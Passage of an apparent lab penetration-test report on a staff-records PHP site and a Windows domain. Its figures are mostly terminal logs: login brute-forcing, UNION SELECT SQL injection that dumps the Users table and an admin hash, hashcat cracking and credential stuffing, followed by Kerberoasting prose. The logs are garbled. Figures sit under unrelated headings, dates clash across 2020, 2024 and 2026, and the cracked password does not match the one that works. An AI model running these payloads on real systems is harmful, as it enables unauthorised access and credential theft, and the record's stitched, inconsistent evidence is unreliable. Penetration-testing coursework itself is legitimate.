The recorded activities in Practical Evidence were taken from Web-Target-VM2 terminal and Kali-Attacker during Exploit A. The commands were only for reconnaissance, service validation and controlled execution but not for destroying.

Evidence

Terminal output, screenshots, HTTP/application activity and VM-2 logs. The practical record of the successful execution had terminal evidence of the respective attacker and VM-2 [31]. The first stage in the attack chain is initial access and controlled RCE.

4.4.2 Exploit B: Privilege Escalation / Lateral Movement

```
<html>  
  <head>  
    <meta charset="UTF-8">  
    <title>Example.com - Staff Details - Welcome</title>  
    <link rel="stylesheet" type="text/css" href="css/style.css">  
  </head>  
  
  <body>  
    <div class="wrapper">  
      <header>  
        <div class="inner">  
          Example.com - Staff Details  
        </div>  
      </header>  
      <nav>  
        <div class="inner">  
          <ul>  
            <a href="index.php"><i>Home</i></a><a href="display.php"><i>Display All Records</i></a><a href="search.php"><i>Search</i></a><a href="manage.php"><i>Manage</i></a>  
          </ul>  
        </div>  
      </nav>  
  
      <div class="main">  
        <div class="inner">  
  
          <h3>Login to manage records.</h3><div class="centered">                                <div class="centered">  
            <form action="manage.php" method="post">  
              <p><strong>Username:</strong><br/>  
                <input type="text" name="username"></p>  
              <p><strong>Password:</strong><br/>  
                <input type="password" name="password"></p>  
              <p><input type="submit" value="Submit"></p>  
            </form>  
  
          </div>  
  
        </div>  
  
      <br /><br />  
  
      <div class="clearfix"></div>  
  
      <br />  
  
      <footer>  
        <div class="inner">  
  
      </div>  
    </footer>  
  
  </div>  
</body>  
ubuntu@ip-10-0-1-43:~$ for cred in $(cat /dev/urandom | tr -dc 'abcdefghijklmnopqrstuvwxyz0123456789' | fold -w 32 | uniq); do curl -X POST http://localhost:8080/manage.php -d "username=$cred&password=Password"; done
```

```

pass=${crede#*:})

result=$(curl -s -X POST \
  --data-urlencode "username=$user" \
  --data-urlencode "password=$pass" \
  http://10.0.1.133/manage.php)

if echo "$result" | grep -q "Your Login Name or Password is invalid"; then
  echo "[-] $user failed"
else
  echo "[+] $user may have authenticated"
  echo "$result" | grep -Ei 'logout|manage|add|delete|update|welcome|record'
fi

done

[-] maryam failed
[-] julind failed
[-] fredf failed
[-] barneyr failed
[-] tone failed
[-] jerryr failed
[-] wilmer failed
[-] bettyr failed
[-] chandlerb failed
[-] joeyt failed
[-] rachelp failed
[-] rossp failed
[-] monicag failed
[-] phobeob failed
[-] scoots failed
[-] janitor failed
[-] janitor2 failed

ubuntu@ip-10-0-1-43:~$ sudo find /var/www /var/www/html -type f \( -name '*.php' -o -name '*.inc' \) 2>/dev/null
/var/www /var/www/html 2>/dev/null
ubuntu@ip-10-0-1-43:~$ curl -s -X POST \
  --data-urlencode "search=1" UNION SELECT COUNT(*),COUNT(*),COUNT(*),COUNT(*),COUNT(*) FROM Staff_Users -- \
  http://10.0.1.133/results.php |
grep -E 'ID|Name:'
ID: 1<br/>Name: 1<br/>Position: 1<br/>Phone No: 1<br/>Email: 1<br/><br/>

ubuntu@ip-10-0-1-43:~$ curl -s -X POST \
  --data-urlencode "username=admin" \
  --data-urlencode "password=wrongpassword" \
  http://10.0.1.133/manage.php |
grep -Ei 'invalid|login|manage|logout|records'
Your Login Name or Password is invalid<!(DOCTYPE html)
      <a href="/index.php?cli=Home/<i>1</i></a><a href="/display.php?cli=Display All Records</i>1</i></a><a href="/search.php?cli=Search</i>1</i></a><a href="/manage.php?cli=Manage</i>1</i></a>
</div>
<h3>Login to manage records.</h3><div class="centered">
  <form action="/manage.php" method="post">
</div>

ubuntu@ip-10-0-1-43:~$ curl -s -X POST \
  --data-urlencode "username= OR '1'='1' \
  --data-urlencode "password=x" \
  http://10.0.1.133/manage.php |
grep -Ei 'invalid|login|manage|logout|records'
Your Login Name or Password is invalid<!(DOCTYPE html)
      <a href="/index.php?cli=Home/<i>1</i></a><a href="/display.php?cli=Display All Records</i>1</i></a><a href="/search.php?cli=Search</i>1</i></a><a href="/manage.php?cli=Manage</i>1</i></a>
</div>
<h3>Login to manage records.</h3><div class="centered">
  <form action="/manage.php" method="post">
</div>

ubuntu@ip-10-0-1-43:~$ curl -s -X POST \
  --data-urlencode "search=1" UNION SELECT 1,column_name,3,4,5,6 FROM information_schema.columns WHERE table_schema='Staff' AND table_name='Users' -- \
  http://10.0.1.133/results.php |
grep -E 'ID|Name:'
ID: 1<br/>Name: UserID 3<br/>Position: 4<br/>Phone No: 5<br/>Email: 6<br/><br/>ID: 1<br/>Name: Username 3<br/>Position: 4<br/>Phone No: 5<br/>Email: 6<br/><br/>ID: 1<br/>Name: Password 3

```

```

ubuntu@ip-10-0-1-43:~$ curl -s -X POST \
  --data-urlencode "search=" UNION SELECT 1,column_name,3,4,5,6 FROM information_schema.columns WHERE table_schema='Staff' AND table_name='Users' -- " \
  http://10.0.1.133/results.php |
grep -E 'ID|Name:'
ID: 1cbr/>Name: UserID 3cbr/>Position: 4cbr />Phone No: 5cbr />Email: 6cbr/>cbr/>ID: 1cbr/>Name: Username 3cbr/>Position: 4cbr />Phone No: 5cbr />Email: 6cbr/>cbr/>ID: 1cbr/>Name: Password 3c
br/>Position: 4cbr />Phone No: 5cbr />Email: 6cbr/>cbr/>
ubuntu@ip-10-0-1-43:~$ cat > /tmp/admin_candidates.txt <<'EOF'
admin
admin123
administrator
password
password123
Password
Password123
root
toor
1stme1n
welcome
qwerty
123456
12345678
admin@123
Admin@123
admin1
admin@1
EOF
ubuntu@ip-10-0-1-43:~$ while IFS= read -r p; do
  h=$(printf '%s' "$p" | md5sum | awk '{print $1}')
  if [ "$h" = "856f5de599ef37314e7c3bdf6f8a66dc" ]; then
    echo "[+] MATCH: $p"
  fi
done < /tmp/admin_candidates.txt
ubuntu@ip-10-0-1-43:~$ cat > /tmp/admin_candidates.txt <<'EOF'
3kfa86afd
468afdfsd2
4sf67sfcl
RocksOff
TCATheBoyz
8Bm48sd
Pebbles
8aw8aw@1
UzA@R@1
Password
yN7Z@dsd
ILOv@R@ch@l
3245d@74
smellycats
YR3Bvxxw@7
Tl@v@p@p@e
Hawaii-Five-@
EOF
while IFS= read -r p; do
  h=$(printf '%s' "$p" | md5sum | awk '{print $1}')
  [ "$h" = "856f5de599ef37314e7c3bdf6f8a66dc" ] && \
  echo "[+] MATCH: $p"
done < /tmp/admin_candidates.txt
ubuntu@ip-10-0-1-43:~$ sudo grep -nEi 'Staff|Users|manage|md5|password|mysql|PDO' \
  /var/www /var/www/html 2>/dev/null
ubuntu@ip-10-0-1-43:~$ sudo find /var/www /var/www/html -type f \
  \( -name '*.php' -o -name '*.inc' \) 2>/dev/null
ubuntu@ip-10-0-1-43:~$ sudo grep -nEi \
  'Staff|Users|manage|md5|password|mysql|PDO|SELECT' \

```

```

ubuntu@ip-10-0-1-43:~$ sudo grep -nEi \
  'Staff|Users|manage|md5|password|mysql|PDO|SELECT' \
  /var/www /var/www/html 2>/dev/null
ubuntu@ip-10-0-1-43:~$ curl -s -X POST \
  --data-urlencode "search=" UNION SELECT UserID,Username,Password,4,5,6 FROM Staff.Users -- " \
  http://10.0.1.133/manage.php |
grep -E 'ID|Name|Position:'
ID: 1cbr/>Name: admin 856f5de599ef37314e7c3bdf6f8a66dc/>Position: 4cbr />Phone No: 5cbr />Email: 6cbr/>cbr/>
36
ubuntu@ip-10-0-1-43:~$ john --list-formats 2>/dev/null | tr ' ' '\n' | grep -Ei 'md5|raw'
ubuntu@ip-10-0-1-43:~$ curl -i -s -c /tmp/lab.cookies -X POST \
  --data-urlencode "username=admin" \
  --data-urlencode "password=RocksOff" \
  http://10.0.1.133/manage.php | head -n 40
HTTP/1.1 200 OK
Date: Thu, 13 Aug 2026 19:41:31 GMT
Server: Apache/2.4.38 (Debian)
Set-Cookie: PHPSESSID=qgavm02i67ib3k4e@tcd814ntn; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1248
Content-Type: text/html; charset=UTF-8

Your Login Name or Password is invalid<DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<title>Example.com - Staff Details - Welcome</title>
<link rel="stylesheet" type="text/css" href="css/style.css">
</head>
<body>
<div class="wrapper">
<div class="inner">
<div>
Example.com - Staff Details
</div>
</div>
<div class="inner">
<div>
</div>
</div>
<div class="main">
<div class="inner">
<div>
<div class="centered">
<div class="centered">
<form action="manage.php" method="post">
<p><strong>Username:</strong><br>
<input type="text" name="username"></p>
ubuntu@ip-10-0-1-43:~$ curl -s -X POST \
  --data-urlencode "search=" UNION SELECT UserID,Username,Password,4,5,6 FROM Staff.Users -- " \
  http://10.0.1.133/results.php
<DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">

```

```

<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<title>Example.com - Staff Details - Welcome</title>
<link rel="stylesheet" type="text/css" href="css/style.css">
</head>
<body>
  <div class="wrapper">
    <header>
      <div class="inner">
        <div>Example.com - Staff Details</div>
      </div>
    </header>
    <nav>
      <div class="inner">
        <ul>
          <a href="index.php"><li>Home</li></a>
          <a href="display.php"><li>Display All Records</li></a>
          <a href="search.php"><li>Search</li></a>
          <a href="manage.php"><li>Manage</li></a>
        </ul>
      </div>
    </nav>
    <div class="main">
      <div class="inner">
        <h3>Search results </h3>
        ID: 1<br/>Name: admin 856f5de590ef37314e7c3bdf6f8a66dc<br/>Position: 4<br />Phone No: 5<br />Email: 6<br/><br/>
        <br /><br />
        <button class="btnfloat" onclick="goBack()">Go Back</button>
        <script>
        function goBack() {
          window.history.back();
        }
        </script>
      </div>
    </div>
    <br /><br />
    <div class="clearfix"></div>
    <br />
    <footer>
      <div class="inner">
        </div>
      </div>
    </div>
  </div>
</body>
</html>
ubuntu@ip-10-0-1-43:~$ cat /tmp/hash.txt
856f5de590ef37314e7c3bdf6f8a66dc
ubuntu@ip-10-0-1-43:~$ hashcat -m 0 --identify /tmp/hash.txt
Can't change --hash-type (-m) in identify mode.
ubuntu@ip-10-0-1-43:~$ hashcat -m 0 -a 0 /tmp/hash.txt /tmp/admin_candidates.txt -O
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: cpu-skylake-avx512-Intel(R) Xeon(R) Platinum 8259CL CPU @ 2.50GHz, 309/683 MB (128 MB allocatable), 2MCU

```

```

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: cpu-skylake-avx512-Intel(R) Xeon(R) Platinum 8259CL CPU @ 2.50GHz, 389/683 MB (128 MB allocatable), 2MDU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Precompute-Init
* Meet-In-The-Middle
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

Watchdog: Temperature abort trigger set to 90c

Initializing backend runtime for device #1. Please be patient...Killed
ubuntu@ip-10-0-1-43:~$ hashcat -m 0 -a 0 /tmp/hash.txt /tmp/admin_candidates.txt -O
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: cpu-skylake-avx512-Intel(R) Xeon(R) Platinum 8259CL CPU @ 2.50GHz, 389/683 MB (128 MB allocatable), 2MDU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Precompute-Init
* Meet-In-The-Middle
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

Watchdog: Temperature abort trigger set to 90c

Initializing backend runtime for device #1. Please be patient...
^C
ubuntu@ip-10-0-1-43:~$ pgrep -a hashcat
ubuntu@ip-10-0-1-43:~$ pgrep -a hashcat
ubuntu@ip-10-0-1-43:~$ $ for pair in \
    "barney|RockOff" \
    "tomc|IC&TheBoyz" \
    "chandlerb|UrAG001" \
    "joeyt|Passw0rd" \

```

```

^C
ubuntu@ip-10-0-1-43:~$ pgrep -a hashcat
ubuntu@ip-10-0-1-43:~$ pgrep -a hashcat
ubuntu@ip-10-0-1-43:~$ $ for pair in \
    "barney|RockOff" \
    "tomc|IC&TheBoyz" \
    "chandlerb|UrAG001" \
    "joeyt|Passw0rd" \
    "rossg|IloveBeech" \
    "phoebe|snellycats" \
    "janitor|Ilovepeepes" \
    "janitor2|Hawaii-Five-0"
do
    user="${pair%|*}"
    pass="${pair#*|}"

    echo "==== $user ====="

    curl -s -X POST \
        --data-urlencode "username=$user" \
        --data-urlencode "password=$pass" \
        http://10.0.1.133/manage.php |
        grep -E 'Invalid|login to manage|logout|manage records|add|delete|update'
done

==== barney ====
Your Login Name or Password is invalid<DOCTYPE html>
<h3>Login to manage records.</h3><div class="centered">
<div class="centered">
==== tomc ====
Your Login Name or Password is invalid<DOCTYPE html>
<h3>Login to manage records.</h3><div class="centered">
<div class="centered">
==== chandlerb ====
Your Login Name or Password is invalid<DOCTYPE html>
<h3>Login to manage records.</h3><div class="centered">
<div class="centered">
==== joeyt ====
Your Login Name or Password is invalid<DOCTYPE html>
<h3>Login to manage records.</h3><div class="centered">
<div class="centered">
==== rossg ====
Your Login Name or Password is invalid<DOCTYPE html>
<h3>Login to manage records.</h3><div class="centered">
<div class="centered">
==== phoebeb ====
Your Login Name or Password is invalid<DOCTYPE html>
<h3>Login to manage records.</h3><div class="centered">
<div class="centered">
==== janitor ====
Your Login Name or Password is invalid<DOCTYPE html>
<h3>Login to manage records.</h3><div class="centered">
<div class="centered">
==== janitor2 ====
Your Login Name or Password is invalid<DOCTYPE html>
<h3>Login to manage records.</h3><div class="centered">
<div class="centered">
ubuntu@ip-10-0-1-43:~$ curl -s -X POST \
    --data-urlencode "search=" UNION SELECT UserID,Username,Password,4,5,6 FROM Staff.Users -- " \
    http://10.0.1.133/results.php |
grep -E 'ID:Name:Position:'
ID: 1<br/>Name: admin 856f5de590ef37314e7c3bdf6f8a66dc<br/>Position: 4<br/>Phone No: 5<br/>Email: 6<br/><br/>
ubuntu@ip-10-0-1-43:~$ curl -s -X POST \
    --data-urlencode "search=" UNION SELECT 1,COUNT(*),3,4,5,6 FROM Staff.Users -- " \
    http://10.0.1.133/results.php |
grep -E 'ID:Name:'
ID: 1<br/>Name: 1 3<br/>Position: 4<br/>Phone No: 5<br/>Email: 6<br/><br/>
ubuntu@ip-10-0-1-43:~$ printf '%s' '856f5de590ef37314e7c3bdf6f8a66dc' > /tmp/hash.txt
hashcat -m 0 -a 0 /tmp/hash.txt /tmp/admin_candidates.txt -O
hashcat (v6.2.6) starting

```

```

Maximum password length supported by kernel: 31

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Precompute-Init
* Meet-In-The-Middle
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

Watchdog: Temperature abort trigger set to 98c

[Initializing backend runtime for device #1. Please be patient...^C
ubuntu@ip-10-0-1-43:~$ curl -i -s -c /tmp/lab.cookies -X POST \
  --data-urlencode "username=admin" \
  --data-urlencode "password=transorbital1" \
  http://10.0.1.133/manage.php
HTTP/1.1 302 Found
Date: Thu, 13 Aug 2020 19:53:48 GMT
Server: Apache/2.4.38 (Debian)
Set-Cookie: PHPSESSID=rq908oj20ajvm7m42t08svgf9q; path=/
Expires: Thu, 19 Nov 2018 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: welcome.php
Content-Length: 1210
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<title>Example.com - Staff Details - Welcome</title>
<link rel="stylesheet" type="text/css" href="css/style.css">
</head>

<body>
  <div class="wrapper">
    <header>
      <div class="inner">
        Example.com - Staff Details
      </div>
    </header>
    <nav>
      <div class="inner">
        <ul>
          <a href="index.php"><li>Home</li></a><a href="display.php"><li>Display All Records</li></a><a href="search.php"><li>Search</li></a><a href="manage.php"><li>Manage</li></a>
        </ul>
      </div>
    </nav>
    <div class="main">
      <div class="inner">
        <h3>Login to manage records.</h3><div class="centered">
          <form action="manage.php" method="post">
            <div class="centered">
              <input type="text" name="username"><br>
              <input type="password" name="password"><br>
              <input type="submit" value="Submit"></div>
            </div>
          </form>
        </div>
      </div>
    </div>
  </body>
</html>

```

```

<div class="inner">
  <h3>Login to manage records.</h3><div class="centered">
    <form action="manage.php" method="post">
      <div class="centered">
        <input type="text" name="username"><br>
        <input type="password" name="password"><br>
        <input type="submit" value="Submit"></div>
      </div>
    </form>
  </div>
</div>
</div>
<br /><br />
<div class="clearfix"></div>
<br />
<footer>
  <div class="inner">
    </div>
</footer>
</div>
</body>
</html>

```

```

        <input type="password" name="password"></p>
        <p><input type="submit" value="Submit"></p>
    </form>
    </div>
</div>
</div>
<br /><br />
<div class="clearfix"></div>
<br />
<footer>
    <div class="inner">
    </div>
</footer>
</div>
</div>
</body>
</html>ubuntu@ip-10-0-0-1curl -i -s -b /tmp/lab.cookies -X POST \
  http://10.0.1.133/welcome.php
HTTP/1.1 200 OK
Date: Thu, 13 Aug 2026 19:54:25 GMT
Server: Apache/2.4.38 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 963
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<title>Example.com - Staff Details - Welcome</title>
<link rel="stylesheet" type="text/css" href="css/style.css">
</head>
<body>
    <div class="wrapper">
        <header>
            <div class="inner">
                Example.com - Staff Details
            </div>
        </header>
        <nav>
            <div class="inner">
                <ul>
                    <a href="index.php"><li>Home</li></a><a href="display.php"><li>Display All Records</li></a><a href="search.php"><li>Search</li></a><a href="manage.php"><li>Manage</li></a><a href="addrecord.php"><li>Add Record</li></a><a href="logout.php"><li>Log Out</li></a>
                </ul>
            </div>
        </nav>
        <div class="main">
            <div class="inner">
                <h3>Logged in as admin</h3>
                <p></p>
            </div>
        </div>
    </div>
<br /><br />

```

```

    </div>
</nav>
<div class="main">
    <div class="inner">
        <div class="inner">
            <h3>Logged in as admin</h3>
            <p></p>
        </div>
    </div>
<br /><br />
<div class="clearfix"></div>
<br />
<footer>
    <div class="inner">
        File does not exist<br />
    </div>
</footer>
</div>
</body>
</html>ubuntu@ip-10-0-0-1curl -i -s -L -s -L \
  -o /tmp/lab.cookies \
  -b /tmp/lab.cookies \
  -X POST \
  --data-urlencode "username=admin" \
  --data-urlencode "password=transorbital1" \
  http://10.0.1.133/manage.php
HTTP/1.1 302 Found
Date: Thu, 13 Aug 2026 19:54:30 GMT
Server: Apache/2.4.38 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
location: welcome.php
Content-Length: 1341
Content-Type: text/html; charset=UTF-8

HTTP/1.1 200 OK
Date: Thu, 13 Aug 2026 19:54:30 GMT
Server: Apache/2.4.38 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 963
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<title>Example.com - Staff Details - Welcome</title>
<link rel="stylesheet" type="text/css" href="css/style.css">
</head>
<body>
    <div class="wrapper">
        <header>
            <div class="inner">
                Example.com - Staff Details
            </div>

```

Figure 13: Privilege Escalation / Lateral Movement

(Source: self-developed)

Preconditions

Exploit B needed some access authorizations or installation in the Windows environment. The laboratory has configured VM-1 as a Windows Server 2022 Domain Controller in the abcd.local environment with weak test accounts to assess credential-security.

Vulnerability details

The practical investigation identified various weaknesses involving various credentials. The additional lab evidence documented the discovery of the Kerberos table service accounts mssql_svc, http_svc and exchange_svc. This has increased the attack surface with weak passwords.

Method

The tester listed domain service accounts and their Service Principal Names identifying service accounts that could be vulnerable to offline cracking. The test subsequently confirmed if the flaw could lead to elevated access. There is no reproduction of weaponised credential material in this report.

Commands

The practical record documents direct SPN enumeration and subsequent validation of the domain configuration only.

Evidence

The evidence contains enumeration output, screenshots and credentials results. The practical record illustrates that there were many Kerberoastable accounts on the domain [32]. This shows there is a large credential and privilege escalation risk in VM-1.

4.4.3 Exploit C: Access to Sensitive Files on VM-3

```
<div class="inner">
  Example.com - Staff Details
</div>
</header>
<nav>
  <div class="inner">
    <ul>
      <a href="index.php">Home</li></a><a href="display.php">Display All Records</li></a><a href="search.php">Search</li></a><a href="manage.php">Manage</li></a><a href="addrecord.p
hp">Add Record</li></a><a href="logout.php">Log Out</li></a>
    </ul>
  </div>
</nav>
<div class="main">
  <div class="inner">
    <h3>Logged in as admin</h3>
    <p></p>
  </div>
</div>
<br /><br />
<div class="clearfix"></div>
<br />
<footer>
  <div class="inner">
    File does not exist<br />
  </div>
</div>
</body>
</html>
ubuntu@ip-10-0-1-43:~$ curl -s -b /tmp/lab.cookies -X GET http://10.0.1.133/addrecord.php
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8">
    <title>Example.com - Staff Details - Add Users</title>
    <link rel="stylesheet" type="text/css" href="css/style.css">
  </head>
  <body>
    <div class="wrapper">
      <header>
        <div class="inner">
          Example.com - Staff Details
        </div>
      </header>
      <nav>
        <div class="inner">
          <ul>
            <a href="index.php">Home</li></a><a href="display.php">Display All Records</li></a><a href="search.php">Search</li></a><a href="manage.php">Manage</li></a><a href="addrecord.p
hp">Add Record</li></a><a href="logout.php">Log Out</li></a>
          </ul>
        </div>
      </nav>
      <div class="main">
        <div class="inner">
          <h3>Add Record</h3>
          <div class="main">
            <div class="inner">
              <form action="addrecorddb.php" method="post">
                <p><strong>Firstname:</strong><br>
                <input type="text" name="phone"></p>
                <p><strong>Email:</strong><br>
                <input type="text" name="email"></p>
                <p><input type="submit" value="Submit"></p>
              </form>
            </div>
          </div>
          <div>
            <button class="btnfloat" onclick="goBack()">Go Back</button>
            <script>
              function goBack() {
                window.history.back();
              }
            </script>
          </div>
        </div>
      </div>
      <br /><br />
      <div class="clearfix"></div>
      <br />
      <footer>
        <div class="inner">
          File does not exist<br />
        </div>
      </div>
    </div>
  </body>
</html>
ubuntu@ip-10-0-1-43:~$ curl -s -b /tmp/lab.cookies -X GET http://10.0.1.133/addrecord.php |
grep -E 'form|input|textarea|select|action|name|submit'
<form action="addrecorddb.php" method="post">
  <input type="text" name="Firstname"></p>
  <input type="text" name="Lastname"></p>
  <input type="text" name="position"></p>
  <input type="text" name="phone"></p>
  <input type="text" name="email"></p>
  <p><input type="submit" value="Submit"></p>
</form>
ubuntu@ip-10-0-1-43:~$ curl -s -b /tmp/lab.cookies \
http://10.0.1.133/welcome.php |
grep -E 'href=[^"]*' | sort -u
href="addrecord.php"
href="css/style.css"
href="display.php"
href="index.php"
href="logout.php"
href="manage.php"
href="search.php"
ubuntu@ip-10-0-1-43:~$ curl -s -b /tmp/lab.cookies \
http://10.0.1.133/addrecorddb.php
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8">
    <title>Example.com - Staff Details - Add Users</title>
    <link rel="stylesheet" type="text/css" href="css/style.css">
  </head>
  <body>
    <div class="wrapper">
      <header>
```

```
<p><strong>Phone No:</strong><br>
<input type="text" name="phone"></p>
<p><strong>Email:</strong><br>
<input type="text" name="email"></p>
<p><input type="submit" value="Submit"></p>
</form>
</div>
<div>
  <button class="btnfloat" onclick="goBack()">Go Back</button>
  <script>
    function goBack() {
      window.history.back();
    }
  </script>
</div>
<br /><br />
<div class="clearfix"></div>
<br />
<footer>
  <div class="inner">
    File does not exist<br />
  </div>
</div>
</div>
</body>
</html>
ubuntu@ip-10-0-1-43:~$ curl -s -b /tmp/lab.cookies \
http://10.0.1.133/addrecord.php |
grep -E 'form|input|textarea|select|action|name|submit'
<form action="addrecorddb.php" method="post">
  <input type="text" name="Firstname"></p>
  <input type="text" name="Lastname"></p>
  <input type="text" name="position"></p>
  <input type="text" name="phone"></p>
  <input type="text" name="email"></p>
  <p><input type="submit" value="Submit"></p>
</form>
ubuntu@ip-10-0-1-43:~$ curl -s -b /tmp/lab.cookies \
http://10.0.1.133/welcome.php |
grep -E 'href=[^"]*' | sort -u
href="addrecord.php"
href="css/style.css"
href="display.php"
href="index.php"
href="logout.php"
href="manage.php"
href="search.php"
ubuntu@ip-10-0-1-43:~$ curl -s -b /tmp/lab.cookies \
http://10.0.1.133/addrecorddb.php
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8">
    <title>Example.com - Staff Details - Add Users</title>
    <link rel="stylesheet" type="text/css" href="css/style.css">
  </head>
  <body>
    <div class="wrapper">
      <header>
```



```

</body>
</html>ubuntu@ip-10-0-1-43:~$ curl -i -s -b /tmp/lab.cookies \okies \
  http://10.0.1.133/welcome.php
HTTP/1.1 200 OK
Date: Thu, 15 Aug 2024 19:58:33 GMT
Server: Apache/2.4.38 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 963
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<title>Example.com - Staff Details - Welcome</title>
<link rel="stylesheet" type="text/css" href="css/style.css">
</head>
<body>
  <div class="wrapper">
    <header>
      <div class="inner">
        <div>
          Example.com - Staff Details
        </div>
      </div>
    </header>
    <nav>
      <div class="inner">
        <ul>
          <a href="index.php"><li>Home</li></a><a href="display.php"><li>Display All Records</li></a><a href="search.php"><li>Search</li></a><a href="manage.php"><li>Manage</li></a><a href="addrecord.p
hp"><li>Add Record</li></a><a href="logout.php"><li>Log Out</li></a>
        </ul>
      </div>
    </nav>
    <div class="main">
      <div class="inner">
        <h3>Logged in as admin</h3>
        <p></p>
      </div>
    </div>
    <br /><br />
    <div class="clearfix"></div>
    <br />
    <footer>
      <div class="inner">
        File does not exist<br />
      </div>
    </footer>
  </div>
</body>
</html>ubuntu@ip-10-0-1-43:~$ Connection to 127.0.0.1 closed by remote host.
Connection to 127.0.0.1 closed.
$

```

Figure 14: Access to Sensitive Files

(Source: Self-developed)

Preconditions

The Windows client/file-server at the controlled laboratory of ABCD Ltd was the VM-3. The Sensitive-Data directory was meant to hold only fictitious confidential documents and is meant to work in the permitted Windows domain environment.

Vulnerability details

After exploiting access controls, an adversary could upload or download arbitrary files to the target. Nonetheless, practical evidence indicates experiencing boot and network initialization failures with certain imported VM infrastructure. As a result, the available source material is insufficient to claim that the successful exploitation of VM-3 was completed.

Method

The plan was to use the proven lab foothold to identify accessible services and determine whether the attacker could reach the VM-3 file environment. Testing will subsequently confirm access to the SensitiveData directory without altering, deleting or destroying files.

Commands

The practical record on hand identifies Exploit C and notes RDP-related testing. This includes the instruction to switch to RDP for access. Nevertheless, there was not enough command-level evidence to show successful sensitive-file access.

Evidence

Evidence I expect to see includes RDP/session screenshots, authentications logs, file access events, and terminal output [33]. As such, this finding should be recorded as a planned/limited validation and not confirmed successful exploitation as it would be of less good value for pentesting.

4.5 Tools & Techniques

Nmap

Network scanner scans for live hosts, open ports, and exposed services in the authorized lab to support reconnaissance and attack-surface mapping.

Metasploit

The exploitation framework was used to confirm known vulnerabilities and demonstrate controlled exploitation without destructive or persistent activity against laboratory targets.

Hydra

This is a password-testing utility which is used to find out whether any exposed authentication service will accept weak credentials. This utility is useful for assessing the security of credentials, within a controlled laboratory environment.

SMBClient

A command-line SMB utility used for enumeration and interaction with Windows file-sharing services. Useful for assessing authentication, shares, and lateral-movement pathways.

Tcpdump

A light-weight packet-capture utility that records traffic and provides forensic evidence of the connection and authentication and the communication during controlled exploitation.

Impacket

A networking toolkit that is written in Python and supports the analysis of Windows and Active Directory security. It has important protocol interactions relevant to authentication, and Kerberos testing.

setspn

Windows utility that enumerates Service Principal Names, and can find out service accounts configured for Kerberos authentication and its risk of credential exposure.

John the Ripper

A password cracking tool used for the offline analysis of password hashes that have been recovered, shows the security impact of weak password construction.

RDP

Remote Desktop Protocol grants authentic Windows remote access and was examined as a possible administrative access route in the VM-3 testing phase.

SQL Injection

Application-layer technique involving malicious database queries to determine whether the application's input validation weaknesses allow unauthorised database interaction or information disclosure.

4.6 Operational Execution

The operational campaign occurred within the controlled virtual laboratory with the Kali attacker environment with the specified vulnerable systems. The evidence in Coding SS depicts the practical utilization of Nmap, Metasploit, Hydra, SMBClient, Tcpdump, Impacket, setspn, John the Ripper, SSH and RDP. Before exploitation was attempted in a controlled environment, reconnaissance and service enumeration were done to discover attack surfaces [34].

The first stage of the attack was assessing the vulnerabilities of the web target including the vulnerable application environment. The practical evidence records exploitative activity and related terminal evidence. The focus of the second phase was Windows Active Directory.

SPN enumeration using step identified Kerberoastable service accounts, MSSQL_SVC, HTTP_SVC, EXCHANGE_SVC. Later in time, John the Ripper was used as offline password analysis, the danger posed by weak service-account credentials.

